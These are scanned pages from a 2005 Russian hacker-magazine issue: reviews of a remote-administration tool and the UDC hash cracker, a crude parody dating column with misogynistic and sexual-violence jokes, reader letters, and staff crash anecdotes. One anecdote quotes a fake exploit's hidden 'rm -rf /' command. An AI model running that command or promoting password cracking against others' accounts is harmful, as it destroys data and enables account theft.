Обширность доступа просто не объять — подарок админу. Ты можешь полностью контролировать и экранить рабочий стол, лазать, как у себя дома, по чужим дискам, убивать процессы, запускать приложения... чатиться :). Вся хардверная информация клиента теперь будет как на ладони. Наконец-то ты уличишь Витьку Резинкина (Витя, если твоя фамилия на самом деле Резинкин, то не обижайся и не подавай, плиз, на наш журнал в суд) во вранье: ведь он говорил, что обладает камнем с частотой 3000, а не 500, как есть на самом деле. Также ты сможешь изучить подробнейшие сетевые данные: статистику портов (нетстат), подключенные шары и многое другое. Возможностей у проги реально так много, что уложить их в килобайт описания — просто нереально.
Устанавливать соединение можно в безопасном режиме («стронг энкрипшн» — это тебе не хвост собачий!), также для сеанса настраивается пароль, опция прокси-сервера и... А, ты меня уже и не слушаешь — прогу устанавливаешь? Что ж, ты прав. Изучай!



UDC

Win 95/98/ME/2k/NT/XP
ShareWare
Size: 819 Kb
www.winsniffer.com
http://udc.x-side.net.ru




UDC — крутая программа для взлома хэш-функций, которая позволяет относительно быстро раздраконивать закриптованные пароли. Основная фишка софтины заключается в поддержке распределенного перебора хэшей: за пару минут можно легко организовать распределенный кластер, который будет с большой производительностью ломать ключи. При этом поддерживается 5 режимов перебора, среди которых особенно следует отметить режим «коррекции ошибок ввода», при котором софтина берет на себя всю работу по «напоминанию» пароля, из которого тебе известна большая часть символов, и ты сомневаешься лишь в нескольких позициях.
Кроме того, UDC является универсальной библиотекой с открытым API, в которой содержится качественные реализации сорока двух хэш-функций и к которой можно без проблем прикрутить собственную реализацию, если ты крутой программист. При этом авторы особенно отмечают, что все написанные функции тщательно оптимизированы и работают быстрее своих аналогов, поскольку реализованы целиком на ассемблере и оптимизированы под интеловские камни.
Софтина существует не только под винду, собрать и запустить ее можно и под Unix, при этом существует как гуевый, так и консольный вариант поставки. В общем, это одна из лучших программ в своем роде, must have.

FUNCHIEF
Black_ninjaka
(ninjaka@mail.ru)


DREAM MEETING

ГОЛОС ЗА КАДРОМ ГОВОРИТ ПО-ИНТЕРНЕТОВСКИ: «НАВИРНЯКА ТЫ НАЗНАЧАЛ СВЕДАНИЯ ЧЕРИЗ ИНТЫРНЕТ. НЕТЬ? ШТОШ, ТЫ МНОГАВА ПАТИРЯЛ. ТАК ШО БИГОМ НА САЙТЫ ЗНАКОМСТФ И НАЗНАЧИВАЙ СТРЕЛКИ. А ЩА ТЫ НАУЧЕШЬСЯ ФСЕМ ПРАВИЛАМ ПОВЕДЕНИЯ С ДЕВУШКОЙ, С КАТОРАЙ ПАЗНАКОМИЛСЯ ВЕРТУАЛЬНО. НУ И НЕ ТОКА. ТАК ШО НАДИВАЙ КАСКУ И ФПИРЕТ».

```
*DREAMS COME TRUE
  IF GIRL=90,60,90 THEN
    BEGIN MEETING
END;
```



FS COMMAND= (*AND DON'T FORGET) ;



Идеальное свидание

[до чего доводит интернет] Мошонкин посмотрел на часы. Осталось 2 часа до встречи с прекрасной девушкой по имени Зоя. Они познакомились через интернет. «Хорошего человека должно быть много», — так гласила подпись к фотографии жирной туши Зои. Сегодня должна состояться их первая встреча. Парень принял душ, побрился, почистил зубы и причесался. Затем он принялся за одежду: приготовил трусы, носки, погладил брюки и рубашку. Помазал подмышки дезодорантом и пшыкнулся одеколоном. «Надо не забыть купить цветов», — подумал Мошонкин и выбежал из квартиры.

☞ Все неправильно. Спрашивается, зачем надо было принимать душ перед свиданием? Так делают все, но ты же не такой как все? Чтобы привлечь внимание, необходимо быть оригинальным, так что за неделю до встречи в душ — ни ногой. Все прекрасно знают, что важнейшая составляющая образа настоящего мужчины, который нравится женщинам — это легкая небритость. Здесь, как раз, оригинальность вряд ли оценят, так что 2—3х недельная бородка просто необходима. Трусы и носки уже не в моде. Вот, например, в развитой Шотландии их давно не носят. Рубашка и брюки — одежда пафосных мажорщиков, поэтому смело одевай джинсы и балахон, и девушка оценит твой принцип носить только то, что удобно. Никто не спорит, что одеколон «Алеша» за 18 рублей, купленный в газетном ларьке, сделает из тебя мачо, но, как говорится, лучше недобздеть, чем перебздеть ☜

Мошонкин прибыл на назначенное место, но до встречи оставалось еще 15 минут. «Пописать бы...», — с досадой подумал парень и зашел за ближайший угол. «Интересно, какое здание я пометил?». Мошонкин, застегивая ширинку, обошел здание. Над входом красовалась табличка: «Общественный туалет. Вход бесплатный». Испуганно оглянувшись, он медленно попятился назад. Мошонкин нервно теребил волосы, на сантиметр вылезавшие из носа, и лишь изредка посматривал на часы.
Зоя опоздала на 5 минут. Невероятный результат для девушек. Сияя гламурной улыбкой, девушка предложила посидеть в кафе. Молодые люди зашагали по улице, по пути знакомясь друг с другом. Оказалось, что Зоя фотографирует в стиле Ню, а Мошонкин

— обычный голодный студент-неудачник. Внезапно перед ними появилась старушка бомжеватого вида, просящая милостыню.
— Гы, — Мошонкин повеселел, — а ты кредитки принимаешь? — спросил он у старой женщины.
— А то! — воскликнула та, и вытащила из-за пазухи потрепанный кардридер, — суй сюда, милок.

☞ Ужас, никаких манер! При девушке ни в коем случае нельзя никому грубить, особенно милым бабулькам, хоть и вонючим. В крайнем случае, надо было молча сунуть старухе сто, а лучше «пицот» рублей, но обязательно, чтобы девушка это заметила. А вот когда она отвернется, то деньги нужно забрать, а заодно и мелочь — купишь мороженого спутнице ☜

Перед входом в кафе Мошонкин предложил сразу пойти к кому-нибудь домой, но толстухе Зое срочно надо было пожрать, ибо ее живот издавал нереальные звуки и зловонно смердел. Усевшись за столик, Зоя обернулась в поисках официанта. Тут-то Мошонкин и заметил у девушки огромные мокрые пятна в районе подмышек. «Сало!», — подумал он, и немедленно полез в карман за телефоном с фотокамерой, уже прикидывая, как назовет фотку, когда выложит ее вечером в интернет. Но вдруг Зоя резко повернулась обратно.
— С тобой все в порядке? — спросила она, наблюдая, как Мошонкин размешивает стакан сока, в котором лежит мобильник.
— Да, все отлично, — он сделал вид что ничего не произошло и устремил взгляд в окно.
— Скажи мне, Мошонкин, вот у тебя есть мечта? Чистая и невинная.
Собеседник заметно покраснел, задумался, сглотнул комок вязкой слюны и ответил:
— Ну, даже не знаю… Бесплатный интернет, наверное… — выдавил он из себя, не отрывая взгляд от 5-ого размера Зои.
— Эх, сколько я таких, как ты, задротов, встречала. Ничего нет святого в вашей жизни.
— Как нет? Смотри, какое у меня кольцо — «Спаси и сохрани».
Зоя обреченно ударила себя ладонью по лбу.
— Ну а музыка? Какая тебе нравится музыка? У тебя такие локаторы, что Чебураха наверняка в гробу переворачивается.
Мошонкин в очередной раз замешкался. Ноги стали ватными, а задница — поролоновой.
— Я люблю рок, панк, панк-рок и рок-панк! — закричал Мошонкин и состроил страшную гримасу.

☞ На самом деле у Мошонкина была настоящая мечта. Он представлял себя в большом зале, полном голливудских звезд. Взмах рукой — и время остановилось. Несколько часов подряд неугомонный Мошонкин насилует звезду за звездой, оставляя в каждой свое семя. Но девушкам такие мечты рассказывать вовсе не обязательно, более разумным будет вариант наподобие «хочу заработать много денег и отдать их все на благотворительность». Робин Гуды всегда были в моде. От вопроса про музыку Мошонкин тоже лихо отмазался. Не стоит лишний раз упоминать, что единственный диск, лежащий у тебя под подушкой, — это аудио-книга «Каран», а последняя группа, на концерт которой ты сходил, носит благозвучное название «Тараканья кишка» ☜

— Ладно, хватит тебе меня вопросами валить, теперь — моя очередь.
Мошонкин размял пальцы и продолжил:
— Я хочу знать о тебе все, с рождения и до этого момента, от особенностей твоего ПМС и до того, как ты избавляешься от неприятного запаха изо рта.
Зоя довольно умилялась:
— Неужели я в самом деле тебе так интересна?
— Да не, шучу, конечно.
— Ну, я очень добрая, сентиментальная…
— Подожди, — перебил ее Мошонкин, — сентиментальная — то есть романтичная?
— Ну почти…
— То есть тебе нравятся маленькие дети и жалко пожилых бабушек и дедушек?
— Да, так и есть.
— Так ты как раз мой клиент! Я недавно организовал тренинг для таких, как ты.
— Ой, а расскажи поподробней?
— Ну, в общем, он называется «Нахрен сентиментальность!». Она же нам всем мешает жить, а я наоборот помогаю людям. Этот тренинг состоит из заданий. Например, необходимо найти таракана, схватить его и сказать: «Эй ты! Смотреть мне в глаза! Ты слышишь меня? Я нихрена не сентиментален!».
Зоя слушала его, открыв рот.
— А теперь скажи мне, ты хочешь стать лучше? Ты хочешь быть независимой от сентиментальности?
— Да! — закричала Зоя, как дура.
— Не слышу!
— Да-а-а! — девушка орала, словно припадочная.
— Ну так давай же начнем прямо сейчас! Залезай на стол и дай волю телу!
Зоя кабанчиком запрыгнула на хрупкий стол и начала прыгать. С каждым прыжком в кафе обрушивалось по одной стене.
К столу подошел управляющий и попросил пару удалится из заведения.
— Зоя, ты слышала? Этот человек утонул в собственной сентиментальности. Ты должна ему помочь. Сделай это!
Дурная дивчина зло посмотрела на несчастного мужика…

☞ Девушку нужно либо о чем-то расспрашивать, либо, наоборот, постоянно говорить о себе, чтобы она даже не успела слова вставить. Ибо, как известно, вставляют они неважно, да и вообще, не туда ☜

Две тени шли, пошатываясь, по темному переулку.
— Как я ему с левой, а? — сказала первая тень.
— Да ты больная, блин, — ответила шепотом вторая тень.
Начал моросить мелкий дождь, и мокрые капли постепенно смыли всю кровь с лица Зои.
— Кажется, мне нос сломали…
— Неважно, — стал успокаивать ее Мошонкин, — сейчас тебе следует придти в себя. Знаешь, есть у меня друг, так он зарабатывает на жизнь тем, что продает на рынке редиску. Примечательно то, что он сам этот редис и выращивает у себя на балконе. Так вот, у него есть даже собственная технология: к редиске, которую он выращивает для себя, парень ничего не добавляет, а ту, которую затем будет продавать, удобряет собственным дерьмом. Кроме шуток — я сам видел это, и даже внес небольшой вклад.
Зоя замедлила шаг и задумчиво подняла глаза, как будто представляя себе эту картину. Судя по всему, у нее это получилось, так как ее затошнило. Зоя рыгнула, и у нее началась рвота.
Рвота продолжалась несколько минут. Каждый раз при сокращении желудка девушка сгибалась. Она кое-как успевала набрать воздуха в легкие перед следующим приступом. Наконец рвота прекратилась, хотя Зоя ощутила еще три позыва, прежде чем желудок признал, что он пуст.
— И зачем ты все это мне рассказал? — с грустью спросила Зоя, глядя на распластавшиеся по мокрому асфальту аминокислоты.
— А тебе разве было не интересно? Тот парень еще объяснял, что редис тогда получается крупненький и вкусненький.
Зоя устало и обреченно взглянула на него:
— А иди-ка ты в жопу, Мошонкин…

☞ Правильно! Девушек необходимо развлекать веселыми историями. Даже если тебя посылают в жопу — промолчи. Лучше позже втихаря харкнуть на спину — она не заметит, зато у тебя на душе станет легче. Или наоборот: громко «якобы плюнуть» и с досадой произнести: «Ой, прости!». Жертва начнет метаться, будто собака, пытающаяся догнать свой хвост, и в итоге начнет беситься. В общем, тоже смешная шутка, да? ☜

Стемнело. Мошонкин проводил девушку до двери. Солнце, находящееся в зените, ласково согревало плечи.
— Мошонкин, а как это получилось — и темнота кругом, и солнце светит?
— Зоя, хорош тупить.
— Ок.
— Разгадай загадку лучше: маленькая, черная, сморщенная — есть у каждой женщины.
Зоя покраснела.
— Ну, даже не знаю, — она начала накручивать на палец белокурые патлы, — у меня она не совсем черная.
— Да нет, пошлая дура, это не то. Пошевели мозгами. Так мужчины говорят об особенных девушках: «У нее есть…».
— Ну ты загрузил. Давай я тебе номерок телефона дам, и разбежимся.
Из сумки Зоя достала кусок туалетной бумаги и осторожно вывела цифры.
— Вот, — протянула она листок Мошонкину, — звони в любое время, тигренок.
Пацан выпучил на нее глаза и осторожно попятился назад.
— Хорошо, бомбочка.
Клочок бумаги он тут же выбросил в мусорный бак, а когда свернул за угол, то побежал. Он бежал, что есть мочи, подальше из этого района, из этого города. Мошонкин мчался, и у него из глаз текли слезы. А из носа — сопли. Но он бежал и не останавливался 3 часа. Господи, да каждый бы так побежал, познакомившись с Зоей!

☞ Ну вот. А в школе физкультуру не мог сдать. К слову, в запасе всегда надо иметь пару дурацких загадок, вроде этой, про изюминку. В общем, не доверяйте никому свое тело, а овладевайте собой самостоятельно ☜

В этот раз призом номера стала подписка на «Хакер»

E-MAIL

E-MAILCOMMENTS
b00b1ik
(magazine@real.xakep.ru)

ЗДРАВСТВУЙТЕ, ПОЧТЕННЕЙШИЕ. РЕШИЛ С ВАМИ СВОИМИ ОПАСЕНИЯМИ ПОДЕЛИТЬСЯ. А ОПАСАЮСЬ Я, ЗНАЕТЕ ЛИ, ТАК НАЗЫВАЕМЫХ ПИСАЮЩИХ МАЛЬЧИКОВ. ПРО НИХ ЕЩЕ КАК-ТО LJ-ЮЗЕР KLADUN ПИСАЛ НА ДОСУГЕ. «ОКАЗЫВАЕТСЯ, ПИСАЮЩИЙ МАЛЬЧИК — ЭТО ВОВСЕ НЕ ШУТОЧКА ДУРАЦКАЯ, А ОЧЕНЬ ДАЖЕ ГЕРОИЧЕСКИЙ ПОДВИГ. В БРЮССЕЛЕ ДАЖЕ ПОСТАВИЛИ ПАМЯТНИК ПИСАЮЩЕМУ МАЛЬЧИКУ — ЮНОМУ ЖИТЕЛЮ ГОРОДА, ПОТУШИВШЕМУ ТАКИМ ОБРАЗОМ ВРАЖЕСКУЮ ГРАНАТУ. Я ВОТ, УЗНАВ ОБ ЭТОМ, ЗАДУМАЛСЯ». Я ТОЖЕ ЗАДУМАЛСЯ НА МИНУТКУ. И ВСПОМНИЛ, ЧТО ОБЫЧНО ТАКИЕ МАЛЬЧИКИ ПО СРЕДНЕВЕКОВОЙ ЕВРОПЕ ГРУППАМИ ПЕРЕДВИГАЛИСЬ. НУ ТАМ СПЕТЬ, СПЛЯСАТЬ, МИЛОСТЫНЮ ПОЛУЧИТЬ, ДА И ВООБЩЕ — ВМЕСТЕ ИНТЕРЕСНЕЕ. КАК УТВЕРЖДАЮТ ИСТОРИКИ, ОДИН ИЗ МАЛЬЧИКОВ, САМЫЙ РАНГОВЫЙ И ОТВАЖНЫЙ, БЫЛ ПИСАЮЩИМ И ПРИ СЛУЧАЕ ТУШИЛ ГРАНАТЫ. И ПОЖАРЫ ТОЖЕ ТУШИЛ. А ДРУГИЕ, ТРУСЛИВЫЕ МАЛЬЧИКИ, СТОЯЛИ РЯДОМ, НЕ В СИЛАХ УБЕЖАТЬ И, КАК ПРАВИЛО, БЫЛИ КАКАЮЩИМИ. А ЧТО ПОДЕЛАЕШЬ — СТРАШНО. ЖИЗНЬ ТАКАЯ. ВОТ И СЕЙЧАС РАЗВЕЛОСЬ КАКАЮЩИХ МАЛЬЧИКОВ ЗНАЧИТЕЛЬНО БОЛЬШЕ, ЧЕМ НАДО. В ТОМ ЧИСЛЕ — И ВОКРУГ ТЕБЯ. ТАК ЧТО, ЕСЛИ ТЫ ЛИЧНО БУДЕШЬ, КАК И РАНЬШЕ, ЖЕВАТЬ СОПЛИ, ТО ОНИ ВОКРУГ ТЕБЯ ВСЕ ЗАКАКАЮТ. ТАК ЧТО БУДЬ ПОВНИМАТЕЛЬНЕЕ!

FROM: **Александр П [shidapu@mail.ru]**
SUBJ: АГА
Парни, вы га**оны! Установил пару софтин с вашего диска на свежую винду, потом затрахался удалять всякие медиааксесы и оптимизаторы интернета... Козлы, нет слов....
X_RE: Дорогой Александр Пэ! Спасибо тебе большое за теплые слова в адрес редакции)(. Безусловно, твоя характеристика нам чрезвычайно приятна, но хотелось бы об этом напомнить дополнительно: мы тут не институт благородных девиц, так что зря ты накакал на страницы всенародно любимого журнала. Знаешь ведь, как бывает... Если ты накакал на колектив — коллектив переживет. А если коллектив накакает на тебя? В общем, даю тебе рецепты на будущее: пользуйся контрацептивами, в том числе и софтверными. Не доверяй никому. Перед работой на свежей винде обязательно устанавливай драйвер прямых рук. В общем, работай над собой.

FROM: **Ztep [ztep@mail.ru]**
SUBJ: Здарова
Привет! Поместите фотки рабочих столов CuTTer'a и Бубла (можно в креатив), а то я ваш сайт взломаю! Устрою MsDos! У вас есть прога, которая отправляет дофига писем с чужого адреса? Я просто где-то видел такую, и охото стало... И вообще, сделайте побольше креатива и юнитов, а че-нибудь уберите, допустим, взлом, я его все равно не читаю. И новости сделайте на полжурнала.
Вместо дисков сделайте дискеты (у меня сидирома нет). И записывайте только веб-страницу. Мама, увидев мартовский номер, спросила, где купил я эту порнуху. Да и вообще, сделайте нормальные постеры (с Бабкиной или Киркоровым такие ни в каком журнале не найдешь). Как написать вам на статью (по пхп)?
P.S. Зарание спасибо
P.S. Заранее не за что
X_RE: Здравствуйте, гражданин Ztep. Мне тут на днях случилось разговаривать с четырехлетним мальчишом, который также живо, как и Вы, интересовался разнообразными аспектами мироздания. Уверен, что и наше с Вами общение будет столь же содержательным. Для начала хотел бы поинтересоваться: в каком формате Вам выслать фотки рабочих столов? И с какой точки их снимать? Мы можем, хоть из-под стола сфотографировать, если надо. Прога такая у нас действительно есть, и мы рады, что Вам тоже «стало охото», хотя мы и не вполне понимаем, как это. Маме низко кланяйтесь, копите денег на сидиром, а вот «на статью» нам писать не надо, уголовный кодекс мы чтим!

FROM: **Это я! [0ftp0@mail.kz]**
SUBJ: ***Товарищи!!!
Товарищи, помогите мне! У меня PPP-провайдер позволяет открывать только сайты, заканчивающиеся на *.kz. Я хочу это изменить любым способом, даже взломом... Помогите!!!
С уважением, H00K
X_RE: H00K, братишка. Ну чего ж ты такую ахинею написал-то? Ты сам-то читал то, что нам отправил? Давай попробуем разобраться в твоих каракулях вместе. Мы рады, что у тебя есть провайдер и он позволяет тебе хоть что-то. А вот от «взлома» хотелось бы тебя отговорить. «Любой» способ, наиболее подходящий в твоем случае, — это смена провайдера на более адекватный. Скорее всего — с доплатой, но, как я понимаю, ты прямо сейчас уже пожинаешь плоды пользования халявой или же пользуешься тарифом «Дешево и сердито». Поверь, дорогой друг, если ты не в состоянии справиться с этой простейшей задачей сам, то тот процесс, который ты называешь «взломом», может способствовать твоему попаданию в такие места, где интернета нет вообще. Подумай, пожалуйста, над моими словами, уверен, что тебе это будет по силам.

САМОЕ БРОНЕБОЙНО-ЗАЖИГАТЕЛЬНОЕ ПИСЬМО НОМЕРА

FROM: **Victor <ycnex@netman.ru>**
SUBJ: Достали, самое дурацкое письмо месяца
Уважаемый Хакер! Сразу — к делу. У Вас, наверное, нет недостатка в желающих сыграть роль самого дурацкого письма месяца. Но! Готов поспорить, что мои кандидаты будут одними из первых среди равных. Итак, имеем: «Письма, опубликованные в одном компьютерном журнале, где про)(пишут всякие нелепицы»...
Вопрос: «У меня такой вопрос. Занимаюсь оптимизацией системы, так как оперативки всего 256. Дошел до отключения служб. Поотключал кое-что, вроде бы все нормально, но не могу отправить сообщение на форум. Текст в окошке набирается, но не отправляется. Теоретически можно решить проблему простым перебором, но, может, подскажете, где в сети можно почитать о службах побольше, чем написано в свойствах, где все как-то расплывчато? Что может произойти при отключении и т.п? Например, «умный» журнал «Хакер» рекомендует отключить RPC для того, чтобы защититься от червей типа MS blast, но от нее зависит слишком много служб, и я не решаюсь, а после того, как я отключил, по их совету, диспетчер очереди печати — перестал работать принтер. Где можно почитать об этом?»
Заранее благодарен, Андрей
Ответ: «К сожалению, затрудняюсь рекомендовать для ознакомления ресурс, в котором указано какие службы и для чего нужны. Множество существующих в Сети советов по оптимизации легко губят систему, в чем вы уже сами убедились, воспользовавшись «умными» советами от «Хакера». А уж отключить RPC — это вообще из области вредительства (система перестанет нормально работать). Впрочем, один сайт все же посоветую: *www.oszone.net/display.php?id=2357*. На нем вы найдете описание встроенных служб Windows XP, ненамного более подробную, чем в справочной системе XP, зато собранную в одном месте и скомпилированную в виде файла-справки. Тот же файл вы сможете найти на компакт-диске, прилагающийся к этому номеру».
Сергей
Ну, как Вам это нравится? Как жить? Как объяснить этому Андрею и Сергею, что если отключить монитор, при этом НЕ монитор сетевых процессов, то ничего на экране видно не будет, кроме отражения дебильной рожи? Как вдолбить в эти головы, что для безопасных экспериментов с системой существует миллион способов, о которых весьма подробно и часто писал действительно УМНЫЙ (сиречь не для дураков) журнал Хакер? Кто вжует этим *****, что с помощью, да того же Гугла и min мозга, в Инете можно найти ответ на любой вопрос, только этот вопрос надо уметь задать? Сколько времени надо объяснять, что указание ТОЛЬКО 256, (может, kb ;)), памяти безумно мало для обсуждения «нормальной работы системы», и, что не маловажно, даже на 256 гигабайтах «оперативки» на 286-ом (где бы мамку такую увидеть?) ХРеновые не встанут вообще? Прости, уважаемый)(, но не могу удержаться от нескольких рекомендаций:
1 Андрей — держи)(бодрей!
2 Сергей — держи)(бодрей!
3 Оба — учите матчасть!
З.Ы. Смею считать себя ЕДВА ЛИ продвинутым пользователем. И мне попадались номера)(, в которых я понимал, или думал, что понимаю, не более трети от напечатанного. Бывало всякое, НО все претензии при этом обращал только к себе.
X_RE: Знаете, тут даже комментировать нечего. Уважаемый Victor! Приз — твой. И большое спасибо за такое письмо. Дочитав до рекомендаций, начал просто ржать. Спасибо за хорошее настроение, и от всего сердца желаю большого терпения в каждодневной борьбе с имбецилами!



X-CREW

_UNIT

Акулы компа

X-CREW COMMENTS:
Хакерами не рождаются. Хакерами становятся :). Изучайте компьютерные системы и постоянно учитесь на своих же ошибках :). Ты считаешь, что все люди из редакции всегда были такими умными? Не, ты ошибаешься. Каждый из нас в свое время, да и по сей день, бывает, ламерит по-черному. Давай узнаем о разных курьезных случаях, в результате которых, у наших редакторов и авторов слетали системы :).

ДОКУЧАЕВ ДМИТРИЙ **FORB** Нелепая история произошла со мной пару лет назад. В то время я был ярым фанатом пингвина. Я юзал его в качестве домашней операционки и наращивал аптайм, не выключая компьютер неделями. В общем, все было круто, и пингвин меня полностью устраивал :). Как-то раз, бороздя просторы инета, я наткнулся на архив приватных эксплойтов. Один из них обещал получить удаленного рута в системе RedHat 7.0 посредством переполнения буфера в сервисе lpd. Я стащил эксплойт wget'ом, скомпилировал его и запустил. Бинарник ругнулся на то, что не может открыть какой-то сокет, и завершил работу. Пока я изучал другие файлы из приватного архива, то даже не задумывался, что происходит в моей системе.Выяснилось, что эксплойт оказался фейком, а в его код была вшита команда *«rm -rf / >/dev/null &»*. Но догадался я об этом не сразу, а только тогда, когда пытался загрузить новый плей-лист в xmms. Таким вот образом я лишился системы и информации на двух носителях, примонтированных в */mnt*. С тех пор я стараюсь не запускать всякую дрянь под рутом, а также ставить Linux в качестве рабочей станции :).

ВОЛОВ ВИТАЛИЙ **HINT** Крах системы у меня случался два раза в жизни. В 14 лет я был скрипткиддисом (да ты и сейчас заслуживаешь звания «Ламо» :) - Прим. Бублика), занимался всякой ерундой: нюкал всех, ддосил, захватывал каналы на IRC (MSN —может кто помнит?), писал разноцветными буквами «ГЫЫЫ» и так далее. И вот однажды я вернулся домой, пустил загружаться винду 98, а сам пошел пить «Несквик» (чтобы расти). Возвращаюсь и вижу БЕЛЫЙ (я тоже удивился) экран, а на нем надпись: «Ошибка EXPLORER.EXE: eXp, ty durak». У меня тогда ник eXp был. Спасибо человеку, который меня тогда взломал (привет, Кислород). Он подтолкнул меня к развитию и подзатыльнику от отца за потерянный файл РАСХОДЫ.XLS за весь год :). Второй крах случился в 2003 году. Сидел я себе в инете спокойно ночью, никого не трогал. И решил вдруг попить молока (чтобы сильнее быть). Ага, отлично попил. И угостил заодно материнскую плату с процессором (сисблок без корпуса у меня был). Самый прикол, что комп кое-как работал даже сначала. Хотя «пшшшшик» был внушающий. В этой истории тоже есть свой плюс: после краха своего AMD 166 я, наконец, уломал предков на покупку четвертого пня, на котором и сижу по сей день.

ПЕТРОВ ИВАН **CUTTER** Мерзкий случай произошел со мной пару месяцев назад, когда я настраивал компьютер для одной акции. Были сделаны все настройки: оставалось только убить активацию винды. И уже подъехал водитель, который должен отвозить компьютер. Я пускаю деактиватор с сайта nsd.ru. Копируются нужные файлы. Перезагружаю комп, и винда вообще перестает грузиться. У меня -некоторый шок. Я ничего не понимаю, начинаю немного втыкать… В итоге оказывается, что на компе стояла предустановленная винда с первым сервиспаком. Пришлось ставить заново всю винду и доплачивать водителю за ожидание.

ЛОЗОВСКИЙ АЛЕКСАНДР **DR.KLOUNIZ** Давным-давно, в далекой-далекой галактике существовал Delphi 4. И очень я люил на нем программировать (наверное, сейчас где-то вдалеке смеется Горл-дельфененавистник). Так вот, писал я одну интересную программку, назовем ее просто «текстовый редактор». И была в этом текстовом редакторе интересная функция — если в реестре присутствует определенный ключ — никакой деструкции не происходит, редактор работает в дебаг-режиме. Без ключа — в полнофункциональном. Однажды я, естественно, забыл вписать ключик. Потом долго восстанавливался из своевременного бэкапа :).

КИСЛИЦИН НИКИТА **NIKITOZZ** Что скрывать, я частенько сталкиваюсь с различными компьютерными сбоями. Это клево, когда вся нужная информация забэкаплена — есть куча времени на восстановление системы, хорошо варят выспавшиеся мозги и нет других проблем, кроме как сломавшегося компьютера. Но, увы, почему-то последние лет десять у меня такого не бывает. Если ломается компьютер, то обязательно в самый неподходящий момент. Например, пару недель назад всю ночь поднимал производственный сервант в дружественной конторе. А год назад вообще был апокалипсис: у меня полетел винчестер в сдачу номера. Я еще долго потом рвал на себе волосы. В детстве как-то принес в игрушке вируса, который потер все папины разработки прямо перед сдачей, — волосы он на мне, конечно, не рвал, но был весьма польщен такой «заботой». Так что я всегда готов к худшему. Все важные данные продублированы, а дома я и вовсе сделал систему автоматического бэкапа. На всякий случай.


Ноутбук X20
Монитор SM 193P
Цветной принтер
CLP-500
SAMSUNG

ХАКЕР 07(79)05

NAROD.RU